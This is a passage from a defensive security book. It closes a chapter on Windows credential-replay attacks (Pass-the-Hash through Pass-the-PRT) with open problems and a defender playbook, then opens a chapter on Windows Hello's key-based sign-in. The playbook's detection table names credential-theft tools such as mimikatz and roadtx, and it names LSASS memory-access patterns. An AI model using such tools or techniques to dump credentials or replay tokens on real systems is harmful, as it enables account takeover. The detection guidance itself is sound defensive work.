Universal hardware-rooted non-extractable keys: every long-term authentication artifact lives in a TPM, secure enclave, FIDO2 authenticator, or smart card, with key attestation, and is never released to software memory. **Universal protocol-layer token binding**: every issued token (Kerberos service ticket, OAuth refresh token, OIDC ID token, SAML assertion) is cryptographically bound to the device that requested it, and a verifier rejects any presentation from a non-bound device. **Universal continuous evaluation**: every protected resource queries the issuer in near-real-time and revokes within minutes of a triggering signal. Each component is deployed *somewhere*; none is deployed *everywhere*; no single vendor controls all three layers.

The six concrete open problems flow from that lower bound.

The CloudAP isolation problem. On modern Entra-joined devices the CloudAP-held PRT and session key are not within Credential Guard's documented scope, and Mollema's research shows they are extractable from LSASS with local administrative control. The open question is whether Microsoft will extend VBS-class protection to CloudAP's PRT storage and its in-use SSO-cookie derivation path, so that VTL0 code cannot read, derive, or reuse the proof material. No public roadmap in the source corpus answers that question. Until that path receives a boundary as strong as the VBS trustlet protecting NTLM hashes and TGTs, Pass-the-PRT remains the live edge of the family for endpoints where an attacker obtains local administrative control [820] [819] [87].

The token-binding adoption problem. The "five percent" shorthand for unprotected SaaS is too brittle to rely on, because SaaS portfolios vary wildly by enterprise. The durable, cited fact is narrower and stronger: Microsoft documents Token Protection as a Conditional Access session control for a closed set of

supported native-app resources (Exchange Online, SharePoint Online, Microsoft Teams, Azure Virtual Desktop, and Windows 365) and states that browser-based applications are not supported [842]. That is enough. Whether those five resources represent five percent or fifty percent of a given user's daily work is an estate measurement, not a universal claim. The architectural forecast is that replay remains viable anywhere the resource server accepts bearer-style tokens without device-bound proof. RFC 9449 standardizes OAuth DPoP at the protocol layer [848], but standardization is not deployment, and deployment must happen at the issuer, client, and resource server.

The Pass-the-DeviceKey forecast. Mollema's 2023-2025 continuation work shifts attention from PRT cookies to the device-identity substrate around them: PRT phishing, device transport keys, federated credentials on Entra applications and managed identities, and Actor-token abuse with cross-tenant consequences [845] [847] [846]. The pattern of every previous generation predicts that whichever primitive becomes easiest to operate will receive the next name. This is not a claim that a public "Pass-the-DeviceKey" commodity technique already exists. It is a forecast from the family tree: when the PRT cookie path becomes harder, attackers will look for the next device-bound artifact whose proof path can be driven from software.

The ESC9-ESC16 hardening problem. The AD CS catalog has grown from the eight Certified Pre-Owned classes to the current ESC1-ESC16 practitioner enumeration in Certipy and Certify documentation [709] [834] [837] [841]. KB5014754 closed specific Certifried-shaped mapping failures; it did not audit every certificate template, CA ACL, enrollment-agent chain, NTLM relay path, or security-extension exception in an enterprise [770] [839]. The forecast here is mundane and therefore likely: certificate replay stays alive less because of new cryptography and more because enterprises carry decades of template inheritance, legacy compatibility flags, and unclear CA ownership.

Hardware-backed identity ubiquity. Human interactive sign-in can already move toward FIDO2 and platform authenticators, and device join can use TPM-backed keys. The hard part is the tail: service accounts, scheduled tasks, daemon credentials, on-prem Kerberos dependencies, break-glass accounts, legacy thick clients, and vendor appliances. Every one of those exceptions creates pressure to keep a software-extractable artifact somewhere. The 2026-2030 forecast is not that hardware-backed identity fails; it is that the migration succeeds first for humans, then stalls around non-human and legacy workflows unless procurement and application-architecture policy force the issue.

The non-Microsoft sibling lineages. The family is not Windows-specific. Okta session-cookie theft, Google identity-provider refresh-token reuse, Apple ASWebAuthSession token replay, AWS STS session-token theft, and GitHub or other SaaS refresh-token compromise all instantiate the same property: a long-term or renewable software-accessible artifact can be used away from the ceremony that first issued it unless the verifier demands fresh device-bound proof. The chapter stays Windows-specific because Windows gives us the cleanest twenty-nine-year chain from NTLM to CloudAP. The forecast generalizes because every identity provider is converging on the same three controls: hardware-backed keys, token binding, and continuous evaluation.

The institutional position is that a protocol-level patch is unavailable for the original NTLM case; that framing generalizes. A universal fix would require replacing every long-term software-extractable artifact globally with hardware-bound primitives, enforcing token binding at every issuer and every resource server, and continuously reevaluating every session. Each step is incrementally closable. The union has not closed.

> **The architectural lower bound.** Universal hardware-rooted non-extractable keys, universal protocol-layer token binding, universal continuous evaluation. Each component is deployed somewhere; none is deployed everywhere. No single vendor controls all three layers.

The most likely 2030 estate is therefore mixed: Credential Guard and strong certificate mapping broadly deployed on managed Windows endpoints; Token Protection or DPoP-like binding expanding across first-party native apps; browser and third-party SaaS coverage improving but not universal; service-account and legacy workflow exceptions still numerous enough to supply the next replay family. The open question is whether CloudAP use-path isolation arrives before commodity tooling makes PRT-derived replay as routine as NT-hash replay was after 2008.

What it means for you: The 2026 Defender playbook

Architectural humility does not mean defensive passivity. The 2026 estate is defensible against generations 1 through 3 and partially against generation 4; generation 5 demands a detection-and-containment workflow because the public controls do

not yet close every CloudAP use path. The playbook is a layered engineering plan, not a slogan.

1. **Credential Guard everywhere it can run.** Scope it to hardware-eligible non-DC Windows 10/11 endpoints, then verify running state rather than configuration state with `Win32_DeviceGuard`. Document the four residuals for the SOC: offline AD database theft, domain controllers, certificate private keys and templates, and CloudAP's in-use SSO-cookie derivation [87]. The validation query belongs in every endpoint baseline review:

```
Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root\
  Microsoft\Windows\DeviceGuard |
  Select-Object SecurityServicesConfigured, SecurityServicesRunning
```

2. **LSA Protection (RunAsPPL), UEFI-anchored, below Credential Guard.** Treat RunAsPPL as complementary, not equivalent. Credential Guard moves covered secrets to VTL1; PPL makes user-mode tampering with LSASS harder. The UEFI-anchored configuration resists the easy registry downgrade that itm4n documents in the ordinary configuration [328]. Validate with process-protection telemetry and baseline exceptions for legitimate security tools that open LSASS.
3. **Authentication Silos and Protected Users for Tier-0 accounts.** Use Protected Users where operationally possible: no NTLM, no DES/RC4 pre-auth, no unconstrained delegation, no cached NTOWF, and a 240-minute non-renewable TGT [672]. Expect breakage. The breakage is the control discovering legacy dependencies. Fix those dependencies instead of quietly removing privileged accounts from the group.
4. **KB5014754 strong-mapping enforcement plus AD CS audit.** The September 9, 2025 enforcement milestone closes the Certifried-shaped mapping failures only if certificates and DCs are in enforcement mode [770]. It does not close ESC template mistakes. Run a recurring ESC1-ESC16 review with Certipy, Certify, PSPKIAudit, or equivalent, and separately inventory the `CT_FLAG_NO_SECURITY_EXTENSION` exception path because it can re-open the SID-extension class by design [837] [841] [839].
5. **Conditional Access with Token Protection where supported.** Apply Token Protection to the supported native-app resources Microsoft names: Exchange Online, SharePoint Online, Microsoft Teams, Azure Virtual Desktop, and Windows 365 [842]. Do not summarize that as "PRT replay solved." Browser apps are out of scope in the cited documentation, and third-party SaaS coverage

depends on resource support. For privileged users, combine Token Protection with phishing-resistant sign-in, compliant-device requirements, sign-in risk, and strict unmanaged-device policy.

6. **Concrete PRT-extraction telemetry.** Build detections around behavior, not tool names. The minimum Windows signal set is:

Layer	Signal	Why it matters	Tuning note
Process creation	Security 4688 or Sysmon 1 for `mimikatz`, `roadtx`, Python invoking ROADtools, suspicious PowerShell, unsigned binaries near LSASS	Captures commodity tooling and operator staging	High false positives for admin shells; correlate with LSASS handle access
LSASS access	Sysmon 10 (`ProcessAccess`) targeting `lsass.exe`; Security 4656/4663 if object-access auditing and SACLs are configured	Pass-the-Hash, ticket dumping, and CloudAP inspection all need unusual LSASS access	Baseline EDR, backup, AV, and credential-provider products; alert on new images, unsigned images, and `PROCESS_VM_READ`/`PROCESS_VM_WRITE` patterns
Module context	Sysmon 7 image-load telemetry for unusual processes loading authentication, crypto, or DPAPI-related DLLs	Helps distinguish normal Windows sign-in from operator tooling	Sysmon 7 is noisy; restrict to high-risk paths and unsigned publishers
Entra/device state	`dsregcmd /status`; Microsoft-Windows-User Device Registration/Admin; Microsoft-Windows-AAD/Operational	Validates PRT population, device join state, and SSO failures	Treat as state and troubleshooting telemetry, not theft proof
Cloud token use	Entra sign-in logs: resource, client app, device ID, compliance state, Token Protection result where available, impossible travel, new user agent	Replay often appears as a token accepted from a context that does not match the device/user baseline	Requires identity/SOC join between endpoint and cloud logs
Network endpoint	Connections to `login.microsoftonline.com` token endpoints from	`roadtx prt` needs nonce and token endpoint traffic [821]	Browser and Office traffic are normal; look for

Layer	Signal	Why it matters	Tuning note
	unusual tools or unmanaged hosts		process lineage and unmanaged source

A starter Microsoft Defender hunting shape is: find non-Microsoft or newly-seen processes that opened `lsass.exe`, join to process creation within five minutes, then join to sign-in events for the same user where device compliance or Token Protection state is absent or unexpected. The exact table names differ by tenant and product tier; the logic does not.

```
suspicious_process → opens lsass.exe → near dsregcmd/AAD/CloudAP
  state → token endpoint traffic → Entra sign-in from mismatched
  device context
```

7. **Validation procedure for the detection.** Do not test by stealing a real PRT. Test each leg safely. First, run `dsregcmd /status` on a managed endpoint and confirm your collector ingests the join/PRT fields. Second, generate a benign LSASS-access canary using an approved internal test binary or EDR simulation that opens a handle without dumping memory, and verify Sysmon 10 or equivalent EDR telemetry. Third, run a controlled token-endpoint request from an approved lab host and confirm proxy or endpoint telemetry sees `login.microsoftonline.com`. Fourth, trigger a Conditional Access report-only policy for a test user and confirm the SOC can join cloud sign-in context back to endpoint identity. If any join fails, the Pass-the-PRT detection will fail in production.
8. **Privilege reduction as the real preventive control.** Every replay generation becomes dramatically easier after local admin. Remove standing local admin, enforce Just Enough/Just In Time administration, require phishing-resistant MFA for elevation, and use application control to block unsigned credential tools. This is not glamorous, but it attacks the premise common to Ochoa 2008, Delpy 2011, Mollema 2020, and most commodity replay chains.
9. **Mental model: assume the PRT is the next NT hash.** Architect today as if Credential Guard for CloudAP shipped tomorrow. That means TPM-attested device joins as standard, FIDO2 or equivalent phishing-resistant authenticators for human sign-in, hardware-backed identity for service accounts wherever vendors support it, and conditional-access policies that treat unmanaged or non-attested devices as hostile by default.

> **Verify the PRT population before reasoning about it.** On the endpoint, run the supported registration probe:
>
> `dsregcmd /status`
>
> Preserve `AzureAdJoined`, `DomainJoined`, `DeviceAuthStatus`, `AzureAdPrt`, `AzureAdPrtUpdateTime`, `AzureAdPrtExpiryTime` if present, `KeyProvider`, and `TpmProtected`. They tell you whether the user/device is in the PRT SSO population and whether the device key is hardware-backed. They do not prove replay or full use-path isolation.
>
> **If you implement nothing else, do this.** Turn on Credential Guard wherever it can run, enforce KB5014754 strong mapping, audit AD CS templates against ESC1-ESC16, deploy Token Protection on the supported resources, and build a joined endpoint/cloud detection for unusual LSASS/CloudAP access followed by token use from a mismatched device context. The first four reduce known attack classes. The last is the only practical signal for the class that the published controls do not yet close.

None of this universally closes Pass-the-PRT. Token Protection can block or constrain cross-device replay for supported native-app/resource paths; the rest reduces the population, raises the privilege threshold, improves detection, and shortens downstream session dwell time.

The pattern that outlived five defenses

The 1997 patch and the 2026 attack are the same attack because the architectural property the family shares is unchanged. The artifact moved; the property did not.

A long-term authentication artifact reachable by the using process is replayable. The NT hash sat in LSASS on Windows NT 4.0 and replayed against SMB. The Kerberos TGT sat in LSASS on Windows Server 2003 and replayed against Kerberos services. The NT hash sat in LSASS on Windows Server 2008 and replayed against the KDC's RC4-HMAC authentication path as a real Kerberos client.

The X.509 certificate abuse path might involve an exportable CryptoAPI key container, an enrollment or relay path, a stolen CA key, or a misbinding/mapping failure; when the attacker can prove possession of usable private-key material, it replays against PKINIT-supporting domain controllers as the principal in the SAN. The Primary Refresh Token root is treated here as protected by Microsoft-documented device/TPM binding and, where applicable, Credential Guard storage posture on Entra-joined Windows devices, while CloudAP performs the VTL0 in-use derivation that can yield SSO-cookie material accepted by unbound Entra resource paths.

Each defense relocated the artifact to a harder-to-reach storage class. The "Do not store LAN Manager hash" policy retired LM. RunAsPPL marked LSASS as a Protected Process Light. Credential Guard moved NT hashes and TGT session keys out of LSASS in VTL0 into the LSAISO trustlet in VTL1. KB5014754 bound certificates to SIDs at issuance, so that a certificate without the SID extension fails strong mapping at the KDC. Token Protection binds supported sign-in session tokens to devices for supported native-app resources, so cross-device replay is materially constrained when that verifier path enforces the binding.

Each defense was real. Each closed a generation. The family did not close.

The reason the family does not close is structural. Every generation finds the next long-term artifact whose storage class, use path, or verifier binding the latest defense did not fully cover. Pass-the-Hash worked because the NT hash was reachable. Pass-the-Ticket worked because the TGT was reachable. Overpass-the-Hash worked because the NT hash was reachable *and* the KDC accepted RC4-HMAC. Pass-the-Certificate worked because certificate templates were misconfigured and the SID extension did not exist. Pass-the-PRT works where CloudAP's in-use derivation path can be driven or observed from VTL0 and the target client/resource path does not enforce device-bound Token Protection.

The architectural lower bound (universal hardware-rooted non-extractable keys plus universal token binding plus universal continuous evaluation) is the only configuration that closes the family, and it is not deployed anywhere as a complete stack.

The playbook above is what to do today. The forecast is what to architect for next. The closing observation is the one this chapter exists to register: when you read about the next named "Pass-the-X" technique, you already know what it will look like. A long-term authentication artifact, reachable from the process that holds it, replayed from a different machine, defeating the latest defense because that defense was designed for a different artifact.

If the pattern repeats, the next generation is already hinted at in research literature. The name is still a forecast, not a fact.

▪ **BEQUEATHS** This chapter hands the rest of the book one hard-won invariant: isolating where a credential is *stored* is not the same as isolating where it is *used*. Every defense in the lineage moved the artifact to a harder storage class (the LAN Manager policy, RunAsPPL, Credential Guard's LSAISO, KB5014754's SID binding, Token Protection's device binding) and every generation found the next artifact whose *use* path still crossed an un-isolated boundary. The successors that try to break the pattern are the next links: Windows Hello for Business (Chapter

20) and WebAuthn and passkeys (Chapter 21) replace the replayable shared secret with a hardware-bound private key that never leaves the authenticator, and Zero Trust (Chapter 26) with Continuous Access Evaluation (Chapter 27) shrinks a stolen token's dwell time by re-checking every presentation instead of trusting it for a full lifetime. What this chapter explicitly does **not** bequeath is a closed boundary: it provides no VBS-class isolation for CloudAP's in-use SSO-cookie derivation, no token binding for browser sessions or third-party SaaS, and nothing for the service-account and legacy software-extractable secrets that have no authenticator to move into. Those residuals are precisely where an inherited token crosses a boundary that was never re-checked: the failure the finale dissects in *When the Chain Snaps* (Chapter 29).

CHAPTER 20

Windows Hello

TRUST-CHAIN LEDGER

INHERITS	Non-exportable, hardware-protected asymmetric keys. A private key the TPM generates, holds, and signs with but never releases in plaintext (Chapter 2, The TPM); and the reusable-secret lesson from NTLM: a password-equivalent hash authenticates *as* the user without the password, so every shared-secret scheme leaves a replayable value behind (Chapter 16, The Death of NTLM).
PROMISE	In the key-backed Hello model (Windows Hello for Business, Microsoft-account/Entra-backed Hello, and WebAuthn/FIDO2 platform-authenticator flows) a remote verifier authenticates the user while storing no password, no password-equivalent hash, and no reusable secret. It stores a public key or certificate path, and each sign-in is a fresh signature over the verifier's challenge, produced by a device-bound, preferably TPM-protected private key that a local user gesture (PIN, face, or fingerprint) authorizes but never transmits. Local-account Hello is a convenience sign-in and does not carry the full asymmetric-key claim.
TCB	The TPM (or platform key-protection module) holding the private key; the local user-verification path (biometric capture, matching, liveness, or PIN entry) and, on Enhanced Sign-in Security hardware, the VBS-isolated biometric components (which protect the face matcher and its templates, and validate a certified match-on-sensor fingerprint device over a secure channel); the OS code that authorizes the signing operation after a successful gesture.

ADVERSARY → BREAK	The attacker abandons the non-exportable key and attacks the *gesture→key authorization path* instead: a spoofed or emulated infrared camera (CVE-2021-34466), a manufactured near-infrared presentation artifact, or template injection on a non-ESS system (Faceplant). The Promise covers the remote exchange; it ends at the local sensor boundary and at everything that happens after a legitimate unlock.
RESIDUAL	Post-authentication session and token abuse after a real unlock → owned by Zero Trust (Chapter 26) and Continuous Access Evaluation (Chapter 27); recovery-path downgrade, synced-passkey portability, and the generalized public-key ceremony → owned by WebAuthn and Passkeys (Chapter 21); theft of the cloud bearer credential the signed-in device then mints → Pass-the-Hash to Pass-the-PRT (Chapter 19).
BEQUEATHS	A phishing-resistant, no-shared-secret sign-in credential (a TPM-bound asymmetric key unlocked by a local gesture) handed to WebAuthn and Passkeys (Chapter 21), which generalizes the same public-key pattern to every website. Does NOT provide: endpoint integrity after the unlock, an un-spoofable sensor on non-ESS hardware, or a phishing-resistant recovery path.
PROOF	○ documented. `certutil -tpminfo`, `dsregcmd /status` (`NgcSet`), and the `Win32_DeviceGuard` VBS surface are reader-reproducible verification points; no ✓ capture exists for this chapter, because the lab VM's emulated sensor and virtual TPM cannot stand in for the physical biometric hardware these claims are about.

The Reasoner's question. How does Windows establish user trust when the server knows no password, no hash, and no reusable secret, and where does that design still break?

▪ FOUNDATIONS. WHAT YOU NEED BEFORE THIS CHAPTER

- **Shared secret.** A value that both claimant and verifier can use to prove the claimant's identity: a password, password-equivalent hash, NTLM response basis, Kerberos long-term key, recovery code, or any other reusable value. Shared secrets fail structurally because the user can type them into the wrong place, malware can intercept them, servers can store password-equivalent data, and thieves can replay or crack the stolen material.
- **Asymmetric credential.** A public/private key pair. The private key stays with the authenticator. The relying party stores the public key. Authentication is a

fresh signature over a challenge, not disclosure of a memorized value. Stealing the public key does not let an attacker sign the next challenge.

- **TPM-bound key.** The TPM chapter (Chapter 2) established the primitive: a private key the hardware generates, holds, and signs with but never releases in plaintext. Windows Hello consumes exactly that property. In the high-assurance model the operating system asks the TPM to perform a private-key operation after the gesture; it never reads the private key as a normal file or memory blob.
- **NGC container.** Windows' "Next Generation Credentials" container is the local Windows Hello credential state for a user and device. Operationally, surfaces such as `dsregcmd /status` expose this as `NgcSet: YES`. Architecturally, it is the sign that the user has a Hello credential container, not merely a convenient biometric unlock setting.
- **Gesture.** The local user-verification act (PIN, face, or fingerprint) that authorizes use of the private key. The gesture is not the network credential. A Hello PIN is device-bound; a stolen PIN without the device is not equivalent to a stolen password.
- **Biometric template and fuzzy extraction.** Biometric samples are noisy. A face camera never captures exactly the same face twice; a fingerprint sensor never captures identical ridges twice. A biometric system therefore stores a local template or helper representation that lets a noisy sample produce a stable match decision while tolerating ordinary variation. That local artifact is security-sensitive, but it is not sent to Microsoft Entra ID, Active Directory, or a WebAuthn relying party.
- **Windows Biometric Framework (WBF).** The Windows API, service, and driver model that standardized biometric capture and matching beginning with Windows 7. WBF gave Windows a common biometric plumbing layer, but the original security boundary was still largely the ordinary operating system.
- **Enhanced Sign-in Security (ESS).** The newer Windows Hello hardening model in which compatible biometric paths are protected with virtualization-based security and secure sensor requirements. ESS is the difference between "the OS has biometric software" and "the biometric comparison path is isolated from a compromised normal-world kernel as far as the platform can make it."
- **False Acceptance Rate (FAR).** The probability that a biometric system accepts an impostor as the enrolled user. FAR is not zero, cannot be zero in any practical biometric system, and must be interpreted together with lockout, liveness detection, sensor quality, enrollment quality, and attack class.
- **Attestation.** The Attestation chapter (Chapter 5) covers how a key proves its own provenance; here it answers a narrower question: whether a Hello key is TPM-backed or an authenticator belongs to a certified class. Attestation is useful provenance evidence. It is not proof that a human will never be coerced, a sensor will never be spoofed, or recovery will be equally phishing-resistant.

The link's responsibility

Windows Hello's responsibility in the trust chain is narrower than the phrase "biometric sign-in" suggests and more radical than most marketing implies. In its key-backed remote-authentication forms, it is not primarily a face-recognition feature. It is a credential architecture that removes the reusable shared secret from the remote authentication exchange.

The old password model fails because the verifier and the user share knowledge. A real sign-in page asks for the password, so a fake sign-in page can ask for the same password. A real server must store something it can check, so a breached server can leak a password verifier or password-equivalent material. A real endpoint must transform the user's password into protocol material, so malware on that endpoint can intercept, replay, or steal the result. Every generation of mitigation made some part of that process less terrible: plaintext passwords gave way to hashes; hashes gained salts; network protocols moved from sending the password to challenge-response; Kerberos added tickets and mutual authentication; Credential Guard moved long-lived secrets out of `lsass.exe`. But the shape of the problem remained: some reusable value, derived from or equivalent to user knowledge, was still worth stealing.

Windows Hello for Business changes that shape. During provisioning, Windows creates a credential for a specific user on a specific device. In key-trust and cloud-trust models, that credential is a key pair. The private key remains device-local, preferably generated and protected by TPM 2.0. The public key is registered with Microsoft Entra ID, Active Directory, or another relying party. In certificate trust, an enterprise wraps the public key in the certificate infrastructure it already operates. In FIDO2/WebAuthn, the browser and authenticator expose the same public-key pattern to websites. The verifier does not learn a password. It learns a public key, and later asks the device to prove possession of the corresponding private key [253], [250], [849].

That proof is challenge-response. The service sends freshness: a nonce or protocol challenge. The Windows Hello authenticator signs that challenge after the user performs a local verification gesture. The server verifies the signature using the public key it stored at enrollment. A network observer cannot replay the signature against the next challenge. A phisher cannot convert a typed password into a remote login because no remote password is typed. A database thief who steals the public key has stolen a value designed to be public.

This is why the chapter's title says the face is not the password. The user's face or fingerprint does not replace the password as a new shared secret. The user's face or fingerprint unlocks local authorization to use a device-bound private key. The server does not receive the face. Microsoft does not need to store the face in Entra ID. A website using WebAuthn does not receive a biometric template. The network credential is the signature; the durable credential is the private key; the human gesture is the local gate that says the key may be used now.

A Reasoner should also keep the scope narrow. Windows Hello does not make a device immune to malware after the user signs in. It does not guarantee that every camera or fingerprint reader is trustworthy. It does not make recovery phishing-proof by itself. It does not eliminate all bearer tokens issued after authentication. It solves the reusable-secret problem at the sign-in boundary. The rest of this chapter is about how that solution is built, why it was necessary, and which gaps remain.

The password's long failure

The password's story begins as an expedient engineering answer, not as a grand security design. In 1961, Fernando Corbato's Compatible Time-Sharing System at MIT needed a way to give multiple users separate file spaces on a shared mainframe. A secret string was simple: the user typed it, the system compared it to a stored copy, and the user received access if the strings matched [850], [851]. That design assumed that the password file, the terminal, the operator, and the user all behaved. It was a useful assumption for a research time-sharing system. It was not a durable basis for global authentication.

By the mid-1960s, the first famous failure had already arrived. A CTSS software mistake caused the master password file to print as the message of the day on users' terminals. It was not an elegant attack. It was not cryptanalysis. It was a system accident that exposed the central weakness: if the system stores the secret in a recoverable form, the system can leak the secret [852]. The password had barely been invented before the password breach had been invented with it.

The obvious repair was to stop storing passwords in plaintext. Unix's `crypt()` function, described by Robert Morris and Ken Thompson and widely associated with the late-1970s Unix password model, used a one-way function based on modified DES with a salt [853]. If an attacker stole the password file, the attacker did not see the passwords directly. They had to guess candidate passwords, hash them, and compare results. This was a real improvement, and it remains the conceptual basis of password hashing today.

It did not end the problem. Hashing turns password theft into an offline guessing problem, and users consistently choose guessable passwords. Hardware improved. Wordlists improved. Attackers built tables and cracking rigs. The EFF and distributed.net demonstration that a DES challenge could be broken in roughly a day made the point vivid: cryptographic cost assumptions age [854]. A password hash is not a password, but it can become one when the password is weak and the attacker's compute is strong.

Windows inherited and amplified some of these mistakes. LAN Manager hashing uppercased passwords, limited useful length, and split a fourteen-character password into two seven-character halves before hashing them separately. That design collapsed the search space. Instead of cracking one long secret, an attacker cracked two short ones. Microsoft eventually moved away from LM hashes, but the enterprise memory of password-equivalent material persisted for a reason: a hash can be as useful as a password when the protocol accepts proof derived from that hash [855].

The next generation tried to stop sending the password over the network. NTLM used challenge-response: the server sent a challenge; the client computed a response using password-derived material; the server verified the answer. Kerberos improved the enterprise story with a Key Distribution Center, tickets, mutual authentication, and single sign-on [739]. These protocols were not naive. They were major advances over simply transmitting a password.

But they did not remove the password-equivalent secret from the system. NTLM is the canonical example, dissected in The Death of NTLM chapter (Chapter 16): if an attacker obtains the NTLM hash, the attacker often need not know the original password; possession of the hash can be enough for pass-the-hash style authentication [856]: the technique the Pass-the-Hash to Pass-the-PRT chapter (Chapter 19) follows all the way into the cloud. Kerberos (Chapter 17) improves the model, but tickets and keys remain valuable. A stolen ticket can authorize access until it expires. A stolen long-term key or `krbtgt` secret can be catastrophic (Chapter 18, KRBTGT). Credential Guard, as the Credential Guard chapter (Chapter 15) explained, moves certain long-lived secrets into an isolated trustlet, but it does not abolish the usefulness of every derived credential.

Biometrics appeared to offer a way out. A face cannot be forgotten. A fingerprint cannot be phished in the same way a password can. Early laptop fingerprint readers therefore looked like the natural successor to passwords. But first-generation PC biometrics mostly changed the user experience, not the trust model. The sensor captured a sample, software compared it with a template, and the result

unlocked some local action. If the template was stored in ordinary OS-accessible state, or if matching ran in ordinary user-mode or kernel-adjacent software, an attacker with sufficient local privilege could attack the template or the decision pipeline.

The famous "gummy finger" attacks from the early 2000s made the lesson memorable: without liveness detection and a protected matching path, commodity biometric readers could be fooled by physical presentations made from inexpensive materials [857]. Microsoft introduced the Windows Biometric Framework in Windows 7 to standardize biometric APIs, storage adapters, sensor adapters, and service behavior [858]. WBF reduced chaos. Before WBF, sensor vendors shipped their own middleware and hooked into logon in inconsistent ways. Standard plumbing mattered. But standard plumbing was not the same as a hardware-rooted credential architecture.

The pattern across six decades is clear. Each generation protected a different layer while leaving a deeper layer exposed:

Generation	Improvement	Residual failure
Plaintext passwords	Simple per-user access	Stored secrets leak directly
Hashed passwords	Server need not store plaintext	Offline cracking and weak passwords
NTLM challenge-response	Password not sent over network	Hash becomes password-equivalent
Kerberos	Tickets, mutual auth, SSO	Tickets and long-term keys remain theft targets
First PC biometrics	Better local UX	Templates and matching path remain OS attack surface
Windows Hello	Device-bound asymmetric key	Sensor, template, recovery, and post-auth gaps remain

Windows Hello's breakthrough was not "better face recognition." It was the decision to combine local user verification with hardware-backed asymmetric authentication. That combination attacks the old problem at the root: if the verifier stores only a public key, there is no password database to steal; if authentication is a fresh signature, there is no reusable network secret to replay; if the private key is TPM-bound, dumping a file from disk is not enough.

The touch ID catalyst and the FIDO convergence

By 2013, the consumer market had already seen fingerprint sensors, including the Motorola ATRIX 4G in 2011 [859]. Those earlier sensors did not reshape mass

authentication. Apple's Touch ID did. When Apple introduced the iPhone 5s in September 2013, the important fact was not merely that the phone had a fingerprint reader [860]. It was that Apple paired the sensor with a vertically integrated trust boundary: the Secure Enclave.

Apple controlled the sensor integration, the system-on-chip, the secure subsystem, and the operating system. The Secure Enclave was not a general-purpose app process holding a convenient fingerprint image. It was a separate security component with its own execution environment and protected memory, designed to keep sensitive biometric and key operations away from ordinary application code [152]. That vertical integration changed what consumers expected. Biometric sign-in could be fast, reliable, and safer than a typed passcode for many everyday scenarios.

Windows could not simply copy that design. The PC ecosystem is deliberately fragmented. A Windows laptop may combine a CPU from one vendor, a TPM or firmware TPM from another, an infrared camera from a third, a fingerprint reader from a fourth, firmware from an OEM, drivers from multiple suppliers, and an operating system from Microsoft. The benefit of the PC model is hardware diversity. The cost is that a biometric trust chain cannot assume one company controls every component.

The Trusted Platform Module, the subject of the TPM chapter (Chapter 2), was Windows' natural hardware anchor. A TPM is narrower than Apple's Secure Enclave: not a rich biometric coprocessor, just the purpose-built key-protection module that chapter described. But that narrowness is exactly what Windows needed for the credential. If the biometric gesture can authorize a private-key operation, and that private key is protected by a TPM, then the network credential can be strong even if the biometric pipeline requires separate hardening.

The standards world was converging on the same idea. The FIDO Alliance, launched in 2013, set out to reduce reliance on passwords through open authentication standards [861] FIDO2 paired W3C WebAuthn with the CTAP2 authenticator protocol, carrying the older U2F protocol forward as CTAP1 for compatibility, while the earlier UAF branch was eclipsed by WebAuthn's browser-centered public-key model. The resulting FIDO2 / WebAuthn / CTAP passkey architecture is the WebAuthn and Passkeys chapter's subject (Chapter 21) [849], [862], [863], [864]. The shared shape is the one that matters here: a local authenticator, possibly unlocked by a biometric, signs a service's challenge with a key the service never holds.

This convergence matters because Windows Hello is both a Windows sign-in mechanism and a platform authenticator. In enterprise Windows Hello for

Business, the asymmetric key integrates with Entra ID, Active Directory, and hybrid deployment models [253]. In WebAuthn/FIDO2, Windows Hello can act as the authenticator a browser uses when a website requests a public-key credential [250], [865]. The same local model repeats: the relying party stores a public key; the private key remains with the user's authenticator; the user verifies locally with biometric or PIN.

Two pressures therefore met in 2015. Enterprises were drowning in password attacks. Consumers had learned that biometric unlock could be delightful. Standards bodies were defining public-key authentication flows that did not require servers to store shared secrets. Windows Hello sits at the intersection of those pressures.

The Windows Hello architecture


Windows Hello's architecture has three separations that a Reasoner must keep separate: biometric matching versus key use, local gesture versus remote credential, and attestation versus authentication.

